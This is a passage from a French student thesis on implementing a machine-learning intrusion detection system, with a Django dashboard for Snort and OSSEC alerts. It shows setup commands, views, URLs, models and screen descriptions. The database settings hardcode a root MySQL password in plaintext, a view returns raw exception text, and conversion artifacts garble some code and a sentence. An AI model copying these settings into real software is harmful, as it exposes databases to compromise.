- **Snort** est plus approprié pour la surveillance du réseau, capable de détecter et de prévenir les attaques basées sur le trafic réseau.



Ce schéma représente la structure générale de notre système. Nous avons installé le système Ubuntu sur la machine virtuelle VMware. Ensuite, nous y avons intégré les IDS (Systèmes de Détection d'Intrusion) Snort et Ossec. Les alertes générées par ces IDS sont transmises via une interface de communication réseau utilisant des sockets vers une base de données MySQL.

**CHAPITRE 5 :**  
**IMPLÉMENTATION DU**  
**SYSTÈME D'IDS**

Dans ce chapitre, nous détaillerons le processus d'implémentation d'un Système de Détection d'Intrusions (IDS) basé sur l'apprentissage automatique, en utilisant le Framework Django pour la création d'une interface utilisateur conviviale. Le but est de permettre aux utilisateurs de soumettre des alertes de sécurité, de visualiser les données d'intrusion, et de recevoir des prédictions en temps réel sur la probabilité d'une intrusion.

Nous développerons différentes vues et templates pour les fonctionnalités essentielles de l'IDS : l'accueil, la connexion, l'inscription, et les tables de données pour le HIDS et le NIDS. Chaque section sera accompagnée de codes et d'explications détaillées pour garantir une compréhension complète de l'implémentation.

Cette interface utilisateur ne se contente pas seulement de faciliter la soumission d'alertes et la visualisation des données, elle intègre également notre modèle de détection d'intrusions basé sur l'algorithme Random Forest, permettant ainsi une analyse en temps réel des alertes de sécurité. En structurant notre application de manière modulaire et en utilisant les meilleures pratiques de développement web, nous visons à créer un système fiable, extensible et facile à utiliser pour les administrateurs réseau et les experts en sécurité.

## I. Outils utilisés

### 1- Framework

Pour le développement de notre interface, nous avons choisi d'utiliser le framework Django ainsi que Bootstrap. Pour le front-end, nous avons utilisé HTML et CSS comme langages de programmation principaux, tandis que JavaScript a été employé pour enrichir l'interactivité et la dynamique de l'interface. Nous avons également intégré plusieurs bibliothèques essentielles, notamment jQuery, Popper.js, et Plotly.js.

#### 1.1 - Mise en place de Django.

##### 1.1.1 introduction :

Un Framework est un ensemble de bibliothèques, d'outils et de conventions de programmation qui fournissent une structure et des fonctionnalités communes pour le développement d'applications. Il facilite le processus de création en offrant des fonctionnalités prêtes à l'emploi et en abstrayant des détails techniques complexes.

**Django** est un Framework web gratuit et open-source qui permet de développer en Python à un haut niveau. Il accélère la création d'applications web écrites dans le langage de programmation Python.



Figure 49 : logo django

## 1.1.2 Avantage de Django

Parmi les avantages de Django, on trouve sa conception en Python, ce qui contribue à sa sécurité robuste. Django possède également de nombreuses applications tierces pouvant être intégrées en fonction des exigences du projet. Plusieurs fonctionnalités sont prêtes à l'emploi, facilitant ainsi le développement rapide. De plus, Django offre une documentation exhaustive et bénéficie d'une grande communauté de développeurs, qui fournissent du support via des forums et d'autres plateformes. Enfin, Django supporte plusieurs bases de données, offrant une flexibilité accrue pour différents types de projets.

## 1.1.3 Installation et configuration de Django

Avant d'installer Django, assurez-vous que Python est installé sur votre machine. La méthode la plus courante pour installer Django c'est à travers le **pip** : **pip install django**.

```
PS D:\Licence 3\Semestre 6\Projet tutoré\propfe\propfe> pip install django
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: django in c:\users\ahmad\appdata\roaming\python\python312\site-packages (5.0.6)
Requirement already satisfied: asgiref<4,>=3.7.0 in c:\users\ahmad\appdata\roaming\python\python312\site-packages (from django) (3.8.1)
Requirement already satisfied: sqlparse>=0.3.1 in c:\users\ahmad\appdata\roaming\python\python312\site-packages (from django) (0.5.0)
Requirement already satisfied: tzdata in c:\users\ahmad\appdata\roaming\python\python312\site-packages (from django) (2024.1)
PS D:\Licence 3\Semestre 6\Projet tutoré\propfe\propfe>
```

Une fois l'installation terminer, nous pouvons créer un nouveau projet avec la commande :

```
django-admin startproject nom_projet
```

Pour lancer le serveur de développement intégré de Django, il faut au préalable accéder au répertoire de notre projet avec la commande : **cd nom\_projet** et ensuite utilisez la commande suivante :

```
Python manage.py runserver
```

```
System check identified 1 issue (0 silenced).
June 11, 2024 - 22:00:41
Django version 5.0.6, using settings 'propfe.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
```

Le message <http://127.0.0.1:8000/> indique que le serveur est en cours d'exécution et accessible.

Ceci terminer on peut procéder à la création d'une application qui va nous permettre de gérer une partie spécifique des fonctionnalités avec la commande :

```
Python manage.py startapp nom_application
```

Ajoutez votre nouvelle application à la liste **INSTALLED\_APPS** dans le fichier **settings.py** de votre projet. Cela permet à Django de reconnaître votre application :

Par défaut Django utilise la base de données pour sqlite3, mais pour le projet nous avons configuré le Django pour le lier avec notre base de données MySQL :

```
89 DATABASES = {  
90     'default': {  
91         'ENGINE': 'django.db.backends.mysql',  
92         'NAME': 'projectpfe',  
93         'HOST': '127.0.0.1',  
94         'USER': 'root',  
95         'PASSWORD': '123@mo',  
96         'PORT': 3306  
97     }  
98 }
```

Pour appliquer les changements de la base de données on effectue la migration :

```
Python manage.py makemigrations  
Python manage.py migrate
```

Pour accéder à l'interface d'administration de Django, créez un super utilisateur avec la commande suivante puis suivre les instructions pour définir un nom d'utilisateur, une adresse e-mail et un mot de passe :

```
python manage.py createsuperuser
```

## 1.1.4 Composant de Django

### 1- Vues

Les vues Django sont responsables du rendu des pages de notre interface utilisateur. Nous avons développé des vues pour la page d'accueil, la page de connexion, la page d'inscription, les pages pour les tableaux de bords et les pages affichant les données d'intrusions. Ces vues récupèrent les données nécessaires à partir des modèles de données et les passent aux templates pour l'affichage.

```
views.py  X  
project > detection > views.py > connexion  
1  From django.shortcuts import render, redirect  
2  From django.contrib.auth.models import User  
3  From django.contrib.auth import login, authenticate  
4  From django.http import JsonResponse  
5  From .models import Tableossec, Tablessnort  
6  Import json  
7  
8  # Create your views here.  
9  
10 def accueil(request):  
11     return render(request, 'accueil.html')  
12  
13 def connexion(request):  
14     if request.method == 'POST':  
15         username = request.POST['username']  
16         password = request.POST['password']  
17         user = authenticate(request, username=username, password=password)  
18         if user is not None:  
19             login(request, user)  
20             return redirect('accueil')  
21         else:  
22             return render(request, 'connexion.html', {'error': 'Nom d\'utilisateur ou mot de passe incorrect.'})  
23     return render(request, 'connexion.html')  
24  
25 def inscription(request):  
26     if request.method == 'POST':  
27         username = request.POST['username']  
28         nomprenom = request.POST['nomprenom']  
29         mdp = request.POST['mdp']  
30         confirmer_mdp = request.POST['confirmer_mdp']  
31  
32         if mdp != confirmer_mdp:  
33             return render(request, 'inscription.html', {'error': 'Les mots de passe ne correspondent pas.'})  
34  
35         try:  
36             user = User.objects.create_user(username=username, first_name=nomprenom.split()[0], last_name=" ".join(nomprenom.split()[1:]), password=mdp)  
37             user.save()  
38             login(request, user)  
39             return redirect('connexion')  
40         except Exception as e:  
41             return render(request, 'inscription.html', {'error': str(e)})  
42  
43     return render(request, 'inscription.html')
```

Figure 50 : Contenu du views

## 2- Template

Nous avons également défini des templates HTML pour chaque page de notre interface utilisateur. Ces templates contiennent le code HTML nécessaire pour afficher les données et les fonctionnalités de manière conviviale.

```
table0.html
1 <html lang="en">
2   <head>
3     <meta charset="UTF-8">
4     <title>Alerts HIDS</title>
5   </head>
6   <body>
7     <nav class="navbar navbar-expand-lg navbar-light bg-light fixed-top">
8       <div class="container">
9         <a href="#" class="navbar-brand">Alerts HIDS</a>
10        <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
11          <span class="navbar-toggler-icon"></span>
12        </button>
13        <div class="collapse navbar-collapse" id="navbarNav">
14          <ul class="navbar-nav ml-auto">
15            <li class="nav-item">
16              <a href="{% url 'tableS' %}" class="btn btn-primary">nids</a>
17            </li>
18            <li class="nav-item">
19              <a href="{% url 'dashboard0' %}" class="btn btn-primary">Dashboard</a>
20            </li>
21            <li class="nav-item">
22              <a href="{% url 'accueil' %}" class="btn btn-primary">Back to Home</a>
23            </li>
24          </ul>
25        </div>
26      </div>
27      <a class="navbar-brand right" href="#">Alerts HIDS</a>
28    </nav>
29
30    <div class="fixed-top-elements">
31      <div class="container">
32        <div class="row align-items-center">
33          <div class="col-8 search-bar">
34            <input type="text" id="filterInput" class="form-control" placeholder="Filtrer..."/>
35            <button onclick="filterTable()" class="btn btn-primary ml-2">Filtrer</button>
36          </div>
37          <div class="col-4 button-bar">
38            <a href="{% url 'tableS' %}" class="btn btn-primary">nids</a>
39            <a href="{% url 'dashboard0' %}" class="btn btn-primary ml-2">Dashboard</a>
40            <a href="{% url 'accueil' %}" class="btn btn-primary ml-2">Back to Home</a>
41          </div>
42        </div>
43      </div>
44    </div>
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
```

Figure 51 : contenu d'un templates

## 3- URLs

Les URL de notre application Django sont définies dans le fichier `urls.py`. Ces URL sont utilisées pour les requêtes HTTP aux vues appropriées.

```
urls.py
1 from django.contrib import admin
2 from django.urls import path
3 from detection import views
4
5
6 urlpatterns = [
7     path('admin/', admin.site.urls),
8     path('accueil/', views.accueil, name='accueil'),
9     path('connexion/', views.connexion, name='connexion'),
10    path('inscription/', views.inscription, name='inscription'),
11    path('table0/', views.table0, name='table0'),
12    path('tableS/', views.tableS, name='tableS'),
13    path('dashboards0/', views.dashboards0, name='dashboards0'),
14    path('dashboard0/', views.dashboard0, name='dashboard0'),
15    path('graphe_data/', views.graphe_data, name='graphe_data'),
16    path('graphe_data_snort/', views.graphe_data_snort, name='graphe_data_snort'),
17 ]
```

Figure 52 : Contenu urls

## 4- MODELS

Les modèles de notre l'application Django sont définit dans le fichier `models.py` qui abrite sous forme de classes les noms des tables et des champs des données de stockage chaque modèle correspond à une seule table de base de données.

```

propfe > detection > models.py > ...
1   from django.db import models
2
3   # Create your models here.
4
5   class Tablessnort(models.Model):
6       ID = models.AutoField(primary_key=True)
7       alert = models.CharField(max_length=1000, null=True)
8       Prediction_ml = models.CharField(max_length=50, null=True)
9
10      class Meta:
11          db_table = 'tablessnort'
12
13
14
15  class Tableossec(models.Model):
16      num = models.AutoField(primary_key=True)
17      rule_level = models.IntegerField(null=True, default=None)
18      rule_comment = models.CharField(max_length=255, null=True, default=None)
19      rule_sdid = models.IntegerField(null=True, default=None)
20      rule_firedtimes = models.IntegerField(null=True, default=None)
21      rule_groups = models.CharField(max_length=255, null=True, default=None)
22      location = models.CharField(max_length=300, null=True, default=None)
23      hostname = models.CharField(max_length=300, null=True, default=None)
24      program_name = models.CharField(max_length=300, null=True, default=None)
25      decoder_desc = models.TextField(null=True, default=None)
26      agent_name = models.CharField(max_length=255, null=True, default=None)
27      timestamp = models.DateTimeField(null=True, default=None)
28      logfile = models.CharField(max_length=300, null=True, default=None)
29      id = models.CharField(max_length=255, null=True, default=None)
30      prediction_ml = models.CharField(max_length=50, null=True, default=None)
31
32      class Meta:
33          db_table = 'tableossec'
34
35

```

Figure 53 : Contenu models

## 1.2 -Mise en place de Bootstrap

Bootstrap est un Framework frontend open source qui facilite le développement web avec des composants HTML, CSS et JavaScript réutilisables. IL est utilisé par les développeurs web pour créer rapidement et efficacement des sites web réactifs.



Figure 54 : logo Bootstrap

## - Implémentation de Bootstrap

Django ne nécessite pas de prérequis spécifiques pour intégrer Bootstrap. Nous avons utilisé La méthode d'intégration via un CDN qui est souvent privilégiée pour Bootstrap dans les projets Django. Cela permet de charger les fichiers CSS et JavaScript de Bootstrap directement à partir des serveurs du CDN. Pour cela, Il suffit d'inclure les liens CDN dans nos Template pour profiter de toutes les fonctionnalités et styles offerts par Bootstrap.

## 2- Langage de programmation utilisé

### a. HTML

Le HyperText Markup Langage, généralement abrégé HTML est le langage de balisage conçu pour représenter les pages web. Ce langage permet d'écrire de l'hypertexte de structurer sémantiquement une page web, de mettre en forme du contenu, de créer des formulaires de saisie ou encore d'inclure des ressources multimédias dont des images, des vidéos, et des programmes informatiques.

### b. CSS

Cascading Style Sheets abrégé CSS est un langage utilisé pour décrire la présentation d'un document écrit en HTML ou XML. CSS décrit la façon dont les éléments doivent être affichés à l'écran, sur papier, à l'oral ou sur d'autres médias.

### c. JAVASCRIPT

JavaScript est un langage de programmation polyvalent principalement utilisé pour créer des applications web interactives et dynamiques. C'est un langage de script léger, orienté objet, principalement connu comme le langage de script des pages web.

## 3- Bibliothèque utilisée

- **Bootstrap** : Utilisé pour le design et le style des composants de l'interface utilisateur. Bootstrap facilite la création de sites web réactifs avec une apparence moderne.
- **JQuery** : Utilisé pour simplifier les opérations de manipulation du DOM, les appels AJAX, et d'autres tâches courantes en JavaScript.
- **Popper.js** : Utilisé par Bootstrap pour la gestion des pop-ups, des toolkits, et des menus déroulants.

```
66 <script src="https://code.jquery.com/jquery-3.5.1.min.js"></script>
67 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.5.4/dist/umd/popper.min.js"></script>
68 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
```


Figure 55 : Implémentation de bootstrap, jquery,popper.js

En résumé, **Bootstrap** s'appuie sur **jQuery** pour les interactions et les animations, et sur **Popper.js** pour le positionnement dynamique, permettant ainsi de créer des interfaces utilisateur réactives et interactives de manière simple et cohérente.

- **Chart.js** : est une bibliothèque JavaScript open-source utilisée pour créer des graphiques interactifs et réactifs. Elle prend en charge divers types de graphiques tels que les graphiques en ligne, en barres, en camembert, et plus encore.
- **Fetch API** : est une interface moderne permettant d'effectuer des requêtes HTTP asynchrones. Elle est utilisée pour récupérer des ressources et interagir avec des serveurs web.
- **Ajax** : est une technique de développement web qui permet de créer des applications web interactives et dynamiques qui permet la mise à jour partielle des pages web, sans nécessiter un rechargement complet. Elle est utilisée pour une récupération dynamique des données au sein de la base de données.

NB : Nous avons utilisé plusieurs modules et module au sein de Django telle que :

Dans le fichier views.py :



```
views.py  X
propfe > detection > views.py > tableO
1   from django.shortcuts import render, redirect
2   from django.contrib.auth.models import User
3   from django.contrib.auth import login, authenticate
4   from django.http import JsonResponse
5   from .models import Tableossec, Tablesshort
6   import json
7
```

Figure 56 : bibliothèque du views

**django.shortcuts :**

- **render** : Une fonction fournie par Django pour rendre des templates HTML avec un contexte donné. Elle prend en argument une requête, le nom du template et un dictionnaire optionnel de contexte, puis retourne une réponse HTML.
- **redirect** : Redirige vers une autre URL. Souvent utilisé après la soumission réussie d'un formulaire pour éviter la double soumission.


**django.http :**

- **JsonResponse** : Une classe fournie par Django pour créer des réponses HTTP contenant des données JSON. Elle simplifie l'envoi de réponses JSON et garantit que les en-têtes appropriés sont définis.

**json :**

- Cette bibliothèque standard de Python permet de travailler avec des données JSON. Elle est utilisée pour encoder et décoder des objets JSON, facilitant ainsi la manipulation des données au format JSON.

## Dans le fichier urls.py



```
urls.py  X  
propfe > propfe > urls.py > ...  
1  from django.contrib import admin  
2  from django.urls import path  
3  from detection import views  
4
```

Figure 57 : bibliothèque de urls

- **django.contrib.admin**
  - Ce module fait partie du framework Django et fournit une interface d'administration pour gérer les modèles de l'application. Il permet aux administrateurs du site de créer, lire, mettre à jour et supprimer des enregistrements de la base de données via une interface utilisateur conviviale.
- **django.urls.path**
  - Ce module utilisé pour mapper les URL de l'application à leurs vues correspondantes. La fonction path prend en paramètre une chaîne de caractères représentant l'URL, une vue à appeler lorsqu'un utilisateur accède à cette URL.
- **detection.views**
  - Ce module fait référence aux vues définies dans le fichier views.py de l'application détection.


## II. Présentation de l'interface

### 1- Interface authentification

#### 1.1- *Introduction*

L'authentification joue un rôle crucial dans tout Système de Détection d'Intrusion (IDS), garantissant que seules les personnes autorisées peuvent accéder aux données sensibles et aux fonctionnalités critiques. La page de connexion de notre IDS constitue la première ligne de défense, empêchant les accès non autorisés et protégeant ainsi l'intégrité et la confidentialité du système. Quant à la page d'inscription, elle permet aux nouveaux utilisateurs de s'enregistrer sur la plateforme de manière sécurisée, assurant que seuls les utilisateurs légitimes peuvent créer des comptes et accéder aux fonctionnalités de l'application.

Figure 58: Interface d'authentification



The figure consists of two side-by-side screenshots of a web application's authentication interface. Both screens have a blue header bar at the top.

**Inscription (Left Screen):**

- Fields:** Nom d'utilisateur (ahmadoumoba02@gmail.com), Mot de passe (\*\*\*\*\*), Nom & Prénom (Entrez votre nom), Confirmez le mot de passe (Confirmer votre mot de passe).
- Buttons:** S'inscrire (Blue button), Annuler l'inscription (Red button).

**Connexion (Right Screen):**

- Fields:** Nom d'utilisateur (ahmadoumoba02@gmail.com), Mot de passe (\*\*\*\*\*).
- Buttons:** Se connecter (Green button), Créer un compte (Blue button).

## 1.2- Connexion

La page de connexion propose deux champs de saisie : un pour le nom d'utilisateur et l'autre pour le mot de passe. Ces informations permettent d'identifier l'utilisateur déjà inscrit sur la plateforme. De plus, deux boutons sont disponibles :

1. Le premier bouton « se connecter » permet à l'utilisateur existant de se connecter à son compte déjà créé sur la plateforme.
2. Le second bouton « Créer un compte » offre la possibilité aux nouveaux utilisateurs de créer un compte sur la plateforme pour accéder à ses fonctionnalités.

Ces données sont ensuite comparées aux données présente dans la base de données pour vérifier s'il y'a une correspondance.

- Le nom d'utilisateur est une donnée unique qui identifie de manière unique chaque utilisateur dans le système.
- Le mot de passe est stocké de manière sécurisée dans la base de données sous une forme cryptée. Lorsque l'utilisateur saisit son mot de passe, le serveur le compare avec la version cryptée stockée dans la base de données pour vérifier son authenticité.

Sélectionnez l'objet utilisateur à changer					
<input type="text"/> Rechercher					
Action :	NOM D'UTILISATEUR	ADRESSE ÉLECTRONIQUE	PRÉNOM	NOM	STATUT ÉQUIPE
<input type="checkbox"/>	admin	ahmadoumrsa02@gmail.com			<input checked="" type="checkbox"/>
<input type="checkbox"/>	baba		MORBA	Ahmadou	<input type="checkbox"/>
<input type="checkbox"/>	hamid		OUMAR	salah	<input type="checkbox"/>

3 utilisateurs

Figure 59 : Donnée des utilisateurs

## 1.3- Inscription

L'interface d'inscription est conçue pour être à la fois simple et sécurisée, facilitant l'enregistrement des nouveaux utilisateurs. Cette interface comprend quatre champs essentiels : Nom d'utilisateur, Nom et Prénom, Mot de passe, et Confirmation du mot de passe. Et elle comprend également deux boutons l'une pour s'inscrire, une fois que tous les champs complétés et l'autre pour annuler l'inscription afin de revenir à la page de connexion.

Ce processus d'inscription renforce la sécurité en s'assurant que seuls les utilisateurs légitimes peuvent accéder aux fonctionnalités de notre Système de Détection d'Intrusion.

## 1.4- Conclusion

En conclusion, un système d'authentification avec le Framework Django offre un moyen sécurisé et efficace pour les utilisateurs d'accéder à leur compte et aux fonctionnalités associées.

## 2- Interface de configuration de l'IDS

Cette page de configuration de notre IDS joue un rôle central dans la surveillance et la protection des réseaux informatiques. Conçue pour offrir une interface conviviale et efficace, elle permet aux utilisateurs de gérer les adresses IP surveillées, d'ajouter de nouvelles adresses IP, de choisir entre différentes configurations (NIDS ou HIDS), d'effectuer des analyses de sécurité et de déconnexion en toute simplicité.




Figure 60 : Configuration de l'ids

### 2.1- Présentation de l'Interface de Configuration de l'IDS

#### 2.1.1. Message

Affichage d'un message de bienvenue à l'utilisateur connecter.

#### 2.1.2. Adresses IP enregistrées

Ce champ affiche la liste des adresses IP actuellement surveillées par le système IDS. Les utilisateurs peuvent visualiser les adresses IP enregistrées et accéder rapidement aux détails de surveillance associés.

### 2.1.3. Choix entre NIDS et HIDS

Ce champ permet aux utilisateurs de choisir entre deux configurations de système de détection d'intrusion : NIDS (Network-based IDS) et HIDS (Host-based IDS). Cette sélection détermine les méthodes de surveillance et d'analyse utilisées par le système.

### 2.1.4. Bouton de Soumission d'Analyse

- Description :** Ce bouton permet aux utilisateurs de soumettre une demande d'analyse de sécurité pour les adresses IP surveillées. Une fois cliqué, le système lance le processus d'analyse et fournit les résultats à l'utilisateur.
- Fonctionnalités :** Déclenchement de l'analyse de sécurité pour les adresses IP sélectionnées avec des notifications sur l'état de l'analyse en cours.

### 2.1.5. Bouton de Déconnexion

Ce bouton permet aux utilisateurs de se déconnecter de leur session en toute sécurité. En cliquant sur ce bouton, les utilisateurs sont redirigés vers la page de connexion et leurs sessions sont fermées.

## 3- Présentation des alertes du HIDS

Le choix du HIDS dans l'interface de configuration dirige l'utilisateur vers l'interface de visualisation des alertes générées par notre système de gestion d'intrusion basé sur l'hôte. Cette interface présente une table détaillant clairement chaque donnée pertinente des alertes. De plus, elle affiche le résultat du modèle de Machine Learning, basé sur une analyse approfondie.

The screenshot shows a web-based application interface for managing HIDS alerts. At the top, there is a search bar labeled "Filtrer..." and a "Filtrer" button. To the right of the search bar are three buttons: "nids", "Dashboard", and "Back to Home". Below this header, the title "Alerts HIDS" is centered above a table. The table has a dark header row with columns: Rule Level, Rule Comment, Location, Hostname, Program Name, Agent Name, Timestamp, Logfile, and ID. There are two data rows below the header. Both rows have a "Rule Level" of 2 and a "Rule Comment" of "Unknown problem somewhere in the system.". The "Location" column contains "(agent0) 192.168.13.129->/var/log/syslog". The "Hostname" column contains "(agent0) 192.168.13.129->/var/log/syslog". The "Program Name" column contains "kernel". The "Agent Name" column contains "agent0". The "Timestamp" column contains "2024-05-20T21:24:11Z". The "Logfile" column contains "/var/log/syslog". The "ID" column contains "1716236651.57559" for the first row and "1716236651.58150" for the second row.

Rule Level	Rule Comment	Location	Hostname	Program Name	Agent Name	Timestamp	Logfile	ID
2	Unknown problem somewhere in the system.	(agent0) 192.168.13.129->/var/log/syslog	(agent0) 192.168.13.129->/var/log/syslog	kernel	agent0	2024-05-20T21:24:11Z	/var/log/syslog	1716236651.57559
2	Unknown problem somewhere in the system.	(agent0) 192.168.13.129->/var/log/syslog	(agent0) 192.168.13.129->/var/log/syslog	kernel	agent0	2024-05-20T21:24:11Z	/var/log/syslog	1716236651.58150

Figure 61 : Table de l'HIDS

## Source des données dans la table

Les données présentes dans la table "OSSEC" proviennent des alertes générées par le HIDS installé sur la machine virtuelle. Ces alertes transitent via un lien de communication établi entre un client et un serveur socket, avant d'être stockées dans la base de données MySQL. Ensuite, le Framework Django récupère ces données grâce à ses vues, et les transfère de la base de données vers l'interface utilisateur.

### 3.1- Présentation de l'interface

Cette interface est conçue pour afficher les alertes générées par un système de gestion d'intrusion basé sur l'hôte (HIDS). Elle permet aux utilisateurs de visualiser les alertes en temps réel et d'accéder à un tableau de bord pour une vue d'ensemble plus détaillée.

- **Rule Levels (Niveau de la Règle)** : Ce champ indique le niveau de严重性 de la règle qui a déclenché l'alerte. Les niveaux peuvent varier pour signaler des incidents mineurs à critiques.
- **Rule Comment (Commentaire de la Règle)** : Il s'agit d'un commentaire explicatif associé à la règle qui a généré l'alerte. Ce champ offre un contexte supplémentaire sur la nature de la règle et les raisons pour lesquelles l'alerte a été déclenchée, aidant ainsi à comprendre et à analyser l'incident.
- **Location (Emplacement)** : Ce champ spécifie l'emplacement exact où l'alerte a été générée. Cela peut inclure des informations telles que l'adresse IP, le chemin du fichier, ou l'URL.
- **Hostname (Nom d'Hôte)** : Ce champ affiche le nom d'hôte de la machine où l'alerte a été détectée.
- **Program Name (Nom du Programme)** : Ce champs indique le nom du programme ou du processus qui a été impliqué dans l'incident. Connaître le programme concerné peut aider à déterminer si l'alerte est due à une activité légitime ou potentiellement malveillante.
- **Agent Name (Nom de l'Agent)** : Ce champ contient le nom de l'agent du système de gestion d'intrusion qui a détecté et signalé l'alerte. Cela est utile pour comprendre quel composant spécifique a observé l'incident.
- **Timestamp (Horodatage)** : L'horodatage indique le moment exact où l'alerte a été générée. Cette information est cruciale pour la chronologie des événements et pour corrélérer différentes alertes entre elles.
- **LogFile (Fichier Journal)** : Ce champ spécifie le fichier journal dans lequel l'événement a été enregistré. Avoir accès à ce fichier permet aux administrateurs de consulter des détails supplémentaires et de réaliser des analyses plus approfondies.
